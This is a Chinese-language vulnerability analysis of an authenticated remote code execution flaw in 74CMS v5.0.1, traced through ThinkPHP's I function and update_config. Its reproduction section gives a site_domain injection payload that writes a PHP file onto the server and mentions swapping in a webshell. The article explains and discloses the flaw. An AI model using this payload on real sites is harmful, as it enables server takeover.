74CMS 后台 RCE 分析 - 先知社区

> 先知社区，先知安全技术社区

文章前言

当笔者第一次看到这个漏洞时，感觉这个漏洞挺鸡肋的，因为需要登录后台管理账户才可以实现RCE，但后期发现这个漏洞的思路挺不错，该漏洞从一个简简单单的网站域名设置到写入恶意代码到 url 文件，之后再到访问 url 文件导致恶意代码被执行，最后实现 getshell，整个漏洞挖掘思路很是别出心裁，同时也算是给自己了一个警醒——"小功能点" 不容小视，下面对该漏洞进行一个简易分析

影响范围

74CMS_v5.0.1

利用条件

登陆后台

漏洞复现

环境搭建

前往 74CMS 官网下载 v5.0.1 版本系统安装包：

http://www.74cms.com/download/index.html

(http://www.74cms.com/download/index.html)


(https://xzfile.aliyuncs.com/media/upload/picture/20200713224357-48664a16-c517-1.png)

之后在本地使用 PHPstudy 来搭建环境：

(https://xzfile.aliyuncs.com/media/upload/picture/20200713224344-403e48b6-c517-1.png)

漏洞利用

首先使用管理员账号登陆后台，点击保存网络配置并使用 burpsuite 抓包：




(https://xzfile.aliyuncs.com/media/upload/picture/20200713224326-357bb7ec-c517-1.png)

之后修改 site_domain 如下：

<?php phpinfo();?> ——base64 之后————> PD9waHAgcGhwaW5mbygpOz8+


payload：

```
site_domain=', file_put_contents('403.php',base64_decode('PD9waHAgcGhwaW5mbygpOz8%2b')),'
```




(https://xzfile.aliyuncs.com/media/upload/picture/20200713224419-55569a3c-c517-1.png)

之后再请求一次:/74cms/Application/Common/Conf/url.php 使得其中的恶意 PHP 代码被执行:




(https://xzfile.aliyuncs.com/media/upload/picture/20200713224451-682134ec-c517-1.png)

之后成功写入 403.php 文件，文件内容如下所示：



(https://xzfile.aliyuncs.com/media/upload/picture/20200713224523-7b544a9a-c517-1.png)

之后访问：



(https://xzfile.aliyuncs.com/media/upload/picture/20200713224540-8576e2f8-c517-1.png)

在实战中修改文件内容为一句话木马即可成功 getshell，这里不再赘述~

漏洞分析

1. 函数简介

I 函数简介

新版本的 74CMS 底层使用 TP 进行了重构，而该漏洞又涉及到 I 函数，所以我们这里先来介绍一下 TP 中的 I 函数，I 函数的作用是获取系统变量，必要时还可以对变量值进行过滤及强制转化，I 函数的语法格式：

```
I('变量类型.变量名/修饰符',['默认值'],['过滤方法或正则'],['额外数据源'])
```

获取变量

在 PHP 中获取变量值的方法有很多，比如：$_GET['变量名']，$_POST['变量名']，$_SESSION['变量名']，$_COOKIE['变量名']，$SERVER['变量名'] 都可以获取相应的变量值，但在 TP 中为了安全的原因建议统一使用 I 函数来获取变量值，例如：获取 URL 地址栏中参数 id 的值，在 php 中我们用 $_GET['id'] 来获取，在 thinkphp 中我们可以用 I('get.id') 来获取，同样，$_POST['id'] 就用 I('post.id') 取代，I 函数的语法格式中的变量类型就是指的像 get 和 post 之类的请求方式，类似的变量类型还包括：

变量类型	含义
get	获取GET参数
post	获取POST参数
param	自动判断请求类型获取GET、POST或者PUT参数
request	获取REQUEST 参数
put	获取PUT 参数
session	获取 $_SESSION 参数
cookie	获取 $_COOKIE 参数

server	获取 $_SERVER 参数
globals	获取 $GLOBALS参数
path	获取 PATHINFO模式的URL参数
data	获取 其他类型的参数，需要配合额外数据源参数

(https://xzfile.aliyuncs.com/media/upload/picture/20200713224705-b806f208-c517-1.png)

如果要获取的变量类型是 get、post 或 put，可以统一用 param 变量类型，param 变量类型是框架特有的支持自动判断当前请求类型的变量获取方式，例如：I('param.id')，如果当前请求类型是 GET，那么等效于 $_GET['id']，如果当前请求类型是 POST 或者 PUT，那么相当于获取 $_POST['id'] 或者 PUT 参数 id。而事实上当 I 函数获取的变量类型是 param 时变量类型可以省略直接写为：I('变量名')，那么 $_GET['id']、$_POST['id'] 都可以简写为：I('id')，但当变量类型为其他类型时就不能这么简写，比如 I('cookie.id')、I('session.id') 就不能简写。

注意：I 函数的变量类型不区分大小写，但变量名严格区分大小写，比如 I('get.id') 可以写成 I('GET.id')，但不能写成 I('get.ID')

变量过滤

I 函数本身默认的过滤机制是 htmlspecialchars，因为在配置文件中配置了：

```
// 系统默认的变量过滤机制
'DEFAULT_FILTER'        =>  'htmlspecialchars',
```

所以 I('post. 变量名') 就等同于 htmlspecialchars($_POST('变量名'))，如果 I 函数自身带了过滤方法，则用自身带的过滤机制过滤变量，比如：

```
I('post.email','请输入正确的email地址',FILTER_VALIDATE_EMAIL);
```

表示会对 $_POST['email'] 进行格式验证判断是否符合 email 的格式要求，如果不符合的话，返回提示信息，上面的代码也可以简化：

```
I('post.email','请输入正确的email地址','email')
```

上面的 FILTER_VALIDATE_EMAIL 是不带引号的，下面的 email 是带引号的，像上面 email 那样简写的过滤方法名必须是 filter_list 方法中的有效值（不同的服务器环境可能有所不同），可能支持的包括：

- int
- boolean
- float
- validate_regexp
- validate_url
- validate_email
- validate_ip
- string
- stripped

- encoded
- special_chars
- unsafe_raw
- email
- url
- number_int
- number_float
- magic_quotes
- callback

变量修饰符

变量修饰符和变量名称之间用 “/” 分割开来，变量修饰符的作用是强制转化变量的字符类型，比如：

```
I('get.id/d'); // 强制变量转换为整型
I('post.name/s'); // 强制转换变量为字符串类型
I('post.ids/a'); // 强制变量转换为数组类型
```

可以使用的修饰符包括：

修饰符	作用
s	强制转换为字符串类型

d	强制转换为整型类型
b	强制转换为布尔类型
a	强制转换为数组类型
f	强制转换为浮点类型

(https://xzfile.aliyuncs.com/media/upload/picture/20200713225018-2b0836b8-c518-1.png)

源码分析

下面我们对此漏洞进行分析，这里我们采用正向跟踪分析的方式进行分析，首先，我们根据 POC 请求包中的 URL 来对漏洞文件进行定位：

URL 地址：/74cms/index.php?m=Admin&c=config&a=edit

URL 简化：Controller=config&action=edit

文件定位：/Application/Admin/Controller/ConfigController.class.php

函数代码：

```
public function edit(){
        if(IS_POST){
            $site_domain = I('request.site_domain','','trim');
            $site_domain = trim($site_domain,'/');
            $site_dir = I('request.site_dir',C('qscms_site_dir'),'trim');
            $site_dir = $site_dir==''?'/':$site_dir;
            $site_dir = $site_dir=='/'?$site_dir:('/'.trim($site_dir,'/').'/');
            $_POST['site_dir'] = $site_dir;
            if($site_domain && $site_domain != C('qscms_site_domain')){
                if($site_domain == C('qscms_wap_domain')){
                    $this->returnMsg(0,'主域名不能与触屏版域名重复！');
                }
                $str = str_replace('http://','',$site_domain);
                $str = str_replace('https://','',$str);
                if(preg_match('/com.cn|net.cn|gov.cn|org.cn$/',$str) === 1){
                    $domain = array_slice(explode('.', $str), -3, 3);
                }else{
                    $domain = array_slice(explode('.', $str), -2, 2);
                }
                $domain = '.'.implode('.',$domain);
                $config['SESSION_OPTIONS'] = array('domain'=>$domain);
                $config['COOKIE_DOMAIN'] = $domain;
                $this->update_config($config,CONF_PATH.'url.php');
            }
            $logo_home = I('request.logo_home','','trim');
```

```
    if(strpos($logo_home,'..')!==false){
        $_POST['logo_home'] = '';
    }
    // $logo_user = I('request.logo_user','','trim');
    // if(strpos($logo_user,'..')!==false){
    //     $_POST['logo_user'] = '';
    // }
    $logo_other = I('request.logo_other','','trim');
    if(strpos($logo_other,'..')!==false){
        $_POST['logo_other'] = '';
    }

    if($default_district = I('post.default_district',0,'intval')){
        $city = get_city_info($default_district);
        $_POST['default_district'] = $city['district'];
        $_POST['default_district_spell'] = $city['district_spell'];
        /*选中最后一级，默认选择上一级
        $s = D('CategoryDistrict')->get_district_cache($default_district);
        $city = get_city_info($default_district);
        if(!$s){
            $citycategory = explode('.',$city['district']);
            if(2 <= count($citycategory)){
                array_pop($citycategory);
                $district_spell = explode('.',$city['district_spell']);
                array_pop($district_spell);
                $_POST['default_district'] = implode('.',$citycategory);
                $_POST['default_district_spell'] = implode('.',$district_spell);
            }else{
                $_POST['default_district'] = '';
                $_POST['default_district_spell'] = '';
            }
        }else{
            $_POST['default_district'] = $city['district'];
            $_POST['default_district_spell'] = $city['district_spell'];
        }
         */
    }
}
```

```
        }
        $this->_edit();
        $this->display();
    }
```

可以看到此处传递进来的 site_domain 参数会首先经过 I 函数进行一次输入过滤，I 函数的过滤如下所示 (部分已注释，可借鉴之前的介绍)：

ThinkPHP\Common\functions.php

```
/**
 * 获取输入参数 支持过滤和默认值
 * 使用方法:
 * <code>
 * I('id',0); 获取id参数 自动判断get或者post
 * I('post.name','','htmlspecialchars'); 获取$_POST['name']
 * I('get.'); 获取$_GET
 * </code>
 * @param string $name 变量的名称 支持指定类型
 * @param mixed $default 不存在的时候默认值
 * @param mixed $filter 参数过滤方法
 * @param mixed $datas 要获取的额外数据源
 * @return mixed
 */
function I($name,$default='',$filter=null,$datas=null) {
    static $_PUT    =   null;
    if(strpos($name,'/')){ // 指定修饰符
        list($name,$type)   =   explode('/',$name,2);
    }elseif(C('VAR_AUTO_STRING')){ // 默认强制转换为字符串
        $type   =   's';
    }
    if(strpos($name,'.')) { // 指定参数来源
        list($method,$name) =   explode('.',$name,2);
    }else{ // 默认为自动判断
        $method =   'param';
```

```
    $method =   'param';
}
switch(strtolower($method)) {
    case 'get'     :
        $input =& $_GET;
        break;
    case 'post'    :
        $input =& $_POST;
        break;
    case 'put'     :
        if(is_null($_PUT)){
            parse_str(file_get_contents('php://input'), $_PUT);
        }
        $input  =   $_PUT;
        break;
    case 'param'   :
        switch($_SERVER['REQUEST_METHOD']) {
            case 'POST':
                $input  =  $_POST;
                break;
            case 'PUT':
                if(is_null($_PUT)){
                    parse_str(file_get_contents('php://input'), $_PUT);
                }
                $input  =   $_PUT;
                break;
            default:
                $input  =  $_GET;
        }
        break;
    case 'path'    :
        $input  =   array();
        if(!empty($_SERVER['PATH_INFO'])){
            $depr   =   C('URL_PATHINFO_DEPR');
            $input  =   explode($depr,trim($_SERVER['PATH_INFO'],$depr));
        }
        break;
    case 'request' :
```

```
            $input =& $_REQUEST;
            break;
        case 'session' :
            $input =& $_SESSION;
            break;
        case 'cookie'  :
            $input =& $_COOKIE;
            break;
        case 'server'  :
            $input =& $_SERVER;
            break;

        case 'globals' :
            $input =& $GLOBALS;
            break;
        case 'data'    :
            $input =& $datas;
            break;
        default:
            return null;
    }
    if(''==$name) { // 获取全部变量
        $data       =   $input;
        $filters = isset($filter) ? $filter.','.C('DEFAULT_FILTER') : C('DEFAULT_FILTER');
        //$filters    =   isset($filter)?$filter:C('DEFAULT_FILTER');
        if($filters) {
            if(is_string($filters)){
                $filters    =   explode(',',$filters);
            }

            foreach($filters as $filter){
                $data   =   array_map_recursive($filter,$data); // 参数过滤
            }
        }
    }elseif(isset($input[$name])) { // 取值操作
        $data       =   $input[$name];
        $filters = isset($filter) ? $filter.','.C('DEFAULT_FILTER') : C('DEFAULT_FILTER');
        //$filters    =   isset($filter)?$filter:C('DEFAULT_FILTER');
```

```
        if($filters) {
            if(is_string($filters)){
                if(0 === strpos($filters,'/')){
                    if(1 !== preg_match($filters,(string)$data)){
                        // 支持正则验证
                        return   isset($default) ? $default : null;
                    }
                }else{
                    $filters    =   explode(',',$filters);
                }
            }elseif(is_int($filters)){

                $filters    =   array($filters);
            }

            if(is_array($filters)){
                foreach($filters as $filter){
                    if(function_exists($filter)) {
                        $data   =   is_array($data) ? array_map_recursive($filter,$data) : $filter
($data); // 参数过滤
                    }else{
                        $data   =   filter_var($data,is_int($filter) ? $filter : filter_id($filte
r));
                        if(false === $data) {
                            return   isset($default) ? $default : null;
                        }
                    }
                }
            }
        }
        if(!empty($type)){
            switch(strtolower($type)){
                case 'a':   // 数组
                    $data   =   (array)$data;
                    break;
                case 'd':   // 数字
                    $data   =   (int)$data;
                    break;
```

```
                case 'f':   // 浮点
                    $data   =   (float)$data;
                    break;
                case 'b':   // 布尔
                    $data   =   (boolean)$data;
                    break;
                case 's':   // 字符串
                default:
                    $data   =   (string)$data;
            }
        }
    }else{ // 变量默认值
        $data       =    isset($default)?$default:null;
    }
    is_array($data) && array_walk_recursive($data,'think_filter');
    return $data;
}
```

再上述 I 函数中，参数 $name——>request.site_domain，参数 $filter——>trim，所以首先会进入到一个 if 判断语句的 elseif 中，并且设置 $tyep 为's'，即数据类型未字符串，之后进入到紧跟着的 "if(strpos($name,.')) {" 中，在这里分别从 $name 取值并将其分配指配给参数 $method 与 $name，此时的 $method 即为 requets，而 $name 为 site_domain(即我们传递进来的参数值)，之后跟进 $method 进行匹配操作，在此处由于 $method 为 $request，所以最终 $input 为 $REQUEST，之后退出循环。
之后在进行下面的另一个 if...else 判断，此处的 $name 不为空，所以直接进入 else 语句中，之后通过语句：isset($input[$name]) 来判断是否设置 $name 的值，此时的判断等级于 isset($REQUEST[site_domain])，很显然我们的 payload 中构造的参数正是有 site-domain 传递进来的，所以此处定然不为空，之后继续下下分析，在这里会对 $data 进行一次赋值操作，数据为我们传递过来的 site_domain 的值，而此时的 fileters 为我们的 trim(对字符串两侧的特定字符进行移除操作)，之后通过调用 array_map_recursive 函数对参数进行过滤操作，array_map_recursive 代码如下所示：

```
function array_map_recursive($filter, $data) {
    $result = array();
    foreach ($data as $key => $val) {
        $result[$key] = is_array($val)
         ? array_map_recursive($filter, $val)
         : call_user_func($filter, $val);
    }
    return $result;
 }
```

在 array_map_recursive 函数中会通过一个循环来递归对 $data 中的数据进行参数过滤，之后将传入的 filter——>$trim()，以及 $val—>$data 作为参数通过 call_user_func 来调用用户自定义的函数，此处为 trim() 函数，所以此时会对我们构造的 $data 进行一次两边去空格、去 Tab 键等操作。
之后我们再往下跟踪分析，之后会根据 $type 的值来对 $data 进行一次前置转换，此处为 s，即字符串类型，在最后会通过 array_walk_recursive 来递归调用 think_fliter 对 $data 进行一次安全过滤操作，think_fliter 函数代码如下所示：

```
function think_filter(&$value){
    // TODO 其他安全过滤

    // 过滤查询特殊字符
    if(preg_match('/^(EXP|NEQ|GT|EGT|LT|ELT|OR|XOR|LIKE|NOTLIKE|NOT BETWEEN|NOTBETWEEN|BETWEEN|NOTIN
|NOT IN|IN)$/i',$value)){
        $value .= ' ';
    }
}
```

可以看到该函数主要过滤了一些查询特殊字符，此处应该为防止 SQL 注入的安全防护措施，此处对我们 payload 中的 site_domain 不会造成任何影响。
下面我们继续返回之前的 / Application/Admin/Controller/ConfigController.class.php 文件

中进行分析，之后可以看到此处的 $site_domain 会继续被传进 trim 函数中经一次移除 "/" 操作，之后判断 $site_domain 是否为空，以及 $site_domain 是否等于'qscms_site_domain'(此处的 C 函数用于获取和设置配置参数)，之后对 $site_domain 中的 " http://"或"https://" 进行一次替换操作，并将其复制给 $str，最后调用 update_config 函数进行一次更新配置操作，并以 $config 作为参数进行传递 (反向溯源：$domain—>$str—>$site_domain——>request.site_domain (http://))

```
public function edit(){
        if(IS_POST){
            $site_domain = I('request.site_domain','','trim');
            $site_domain = trim($site_domain,'/');
            $site_dir = I('request.site_dir',C('qscms_site_dir'),'trim');
            $site_dir = $site_dir==''?'/':$site_dir;
            $site_dir = $site_dir=='/'?$site_dir:('/'.trim($site_dir,'/').'/');
            $_POST['site_dir'] = $site_dir;
            if($site_domain && $site_domain != C('qscms_site_domain')){
                if($site_domain == C('qscms_wap_domain')){
                    $this->returnMsg(0,'主域名不能与触屏版域名重复！');
                }
                $str = str_replace('http://','',$site_domain);
                $str = str_replace('https://','',$str);
                if(preg_match('/com.cn|net.cn|gov.cn|org.cn$/',$str) === 1){
                    $domain = array_slice(explode('.', $str), -3, 3);
                }else{
                    $domain = array_slice(explode('.', $str), -2, 2);
                }
                $domain = '.'.implode('.',$domain);
                $config['SESSION_OPTIONS'] = array('domain'=>$domain);
                $config['COOKIE_DOMAIN'] = $domain;
                $this->update_config($config,CONF_PATH.'url.php');
            }
            $logo_home = I('request.logo_home','','trim');
```

```
    if(strpos($logo_home,'..')!==false){
        $_POST['logo_home'] = '';
    }
    // $logo_user = I('request.logo_user','','trim');
    // if(strpos($logo_user,'..')!==false){
    //     $_POST['logo_user'] = '';
    // }
    $logo_other = I('request.logo_other','','trim');
    if(strpos($logo_other,'..')!==false){
        $_POST['logo_other'] = '';
    }

    if($default_district = I('post.default_district',0,'intval')){
        $city = get_city_info($default_district);
        $_POST['default_district'] = $city['district'];
        $_POST['default_district_spell'] = $city['district_spell'];
        /*选中最后一级，默认选择上一级
        $s = D('CategoryDistrict')->get_district_cache($default_district);
        $city = get_city_info($default_district);
        if(!$s){
            $citycategory = explode('.',$city['district']);
            if(2 <= count($citycategory)){
                array_pop($citycategory);
                $district_spell = explode('.',$city['district_spell']);
                array_pop($district_spell);
                $_POST['default_district'] = implode('.',$citycategory);
                $_POST['default_district_spell'] = implode('.',$district_spell);
            }else{
                $_POST['default_district'] = '';
                $_POST['default_district_spell'] = '';
            }
        }else{
            $_POST['default_district'] = $city['district'];
            $_POST['default_district_spell'] = $city['district_spell'];
        }
         */
    }
}
```

```
        }
        $this->_edit();
        $this->display();
    }
```

之后跟进 update_config 函数，函数代码如下所示：
文件位置：Application\Common\Controller\BackendController.class.php

```
public function update_config($new_config, $config_file = '') {
        !is_file($config_file) && $config_file = HOME_CONFIG_PATH . 'config.php';
        if (is_writable($config_file)) {
            $config = require $config_file;
            $config = multimerge($config, $new_config);
            if($config['SESSION_OPTIONS']){
                $config['SESSION_OPTIONS']['path'] = SESSION_PATH;
            }
            file_put_contents($config_file, "<?php \nreturn " . stripslashes(var_export($config, tru
e)) . ";", LOCK_EX);
            @unlink(RUNTIME_FILE);
            return true;
        } else {
            return false;
        }
    }
```


在该函数中，首先判断 $config_file(Application/Common/Conf/url.php)是否是一个文件，并对 $config_file 的路径进行重定义 (此处的 HOME_CONFIG_PATH 为：/Application/Home/Conf/)，之后判断文件是否可写，之后调用 multimerge 方法，在 multimerge 方法中进行一次类似于复制的操作将 $new_config(我们恶意请求中的 site_domain) 中的内容复制到 $config_file 中：

```
function multimerge($a, $b) {
    if (is_array($b) && count($b)) {
        foreach ($b as $k => $v) {
            if (is_array($v) && count($v)) {
                $a[$k] = in_array($k, array('SESSION_OPTIONS')) ? multimerge($a[$k], $v) : $v;
            } else {
                $a[$k] = $v;
            }
        }
    } else {
        $a = $b;
    }
    return $a;
}
```

之后返回到 BackendController.class.php 中在 L475 行会进行一次写文件操作，其中 $config_file 为 Application/Common/Conf/url.php，内容 $config 为我们恶意请求中的 site_domain 的内容，再次我们可以向 Application/Common/Conf/url.php 写入我们构造的恶意 PHP 代码：

```
public function update_config($new_config, $config_file = '') {
        !is_file($config_file) && $config_file = HOME_CONFIG_PATH . 'config.php';
        if (is_writable($config_file)) {
            $config = require $config_file;
            $config = multimerge($config, $new_config);
            if($config['SESSION_OPTIONS']){
                $config['SESSION_OPTIONS']['path'] = SESSION_PATH;
            }
            file_put_contents($config_file, "<?php \nreturn " . stripslashes(var_export($config, tru
e)) . ";", LOCK_EX);
            @unlink(RUNTIME_FILE);
            return true;
        } else {
            return false;
        }
    }
```

在这里我们可以看一下之前我们在漏洞利用阶段是否有写入恶意 PHP 代码到 url.php 中呢？从下图可以看到是有的，这里笔者利用了两次，所有有两次的记录：



(https://xzfile.aliyuncs.com/media/upload/picture/20200713225733-2ebb1f04-c519-1.png)

在利用漏洞的最后一个阶段，我们只需要访问 url.php，之后使其内部的代码执行即可实现写文件到当前目录下的 403.php 中~

文末小结

